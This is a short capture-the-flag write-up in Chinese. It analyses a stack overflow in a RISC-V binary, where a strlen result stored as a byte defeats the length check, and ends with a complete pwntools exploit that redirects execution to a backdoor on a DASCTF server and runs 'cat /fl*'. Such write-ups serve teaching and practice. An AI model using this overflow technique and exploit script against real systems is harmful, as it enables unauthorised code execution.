[!] Could not populate PLT: AttributeError: arch must be one of ['aarch64', 'alpha', 'amd64', 'arm', 'avr', 'cris', 'i386', 'ia64', 'm68k', 'mips', 'mips64', 'msp430', 'none', 'powerpc', 'powerpc64', 'riscv', 's390', 'sparc', 'sparc64', 'thumb', 'vax']
[*] '/home/nameless/Desktop/test/pwn'
Arch:      em_riscv-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x10000)

```

发现这里有个栈溢出:

```

void FUN_12345786(char *param_1)
{
    size_t sVar1;
    char acStack264 [248];

    sVar1 = strlen(param_1);
    if (8 < (byte)sVar1) {
        puts("too long.");
        /* WARNING: Subroutine does not return */
        exit(-1);
    }
    strcpy(acStack264,param_1);
    return;
}

```

strlen的结果用char类型存储，而param_1字符串最大长度0x120，存在溢出能修改这个函数的返回地址到backdoor

backdoor有一个对flag和sh的检测，使用cat /fl*就能打印出flag

完整exp:

```

1 from pwn import *
2 import time
3 context.log_level='debug'
4 context.arch = 'amd64'
5
6 def exp():
7     global rs
8     r = remote("tcp.cloud.dasctf.com",25317)
9     r.sendafter("name:", "1")
10    pd = "a"*0x100 + "\xee\x56\x34\x12\x00\x00"
11    r.sendafter("words",pd)
12
13    r.interactive()
14
15 if __name__ == "__main__":
16     exp()

```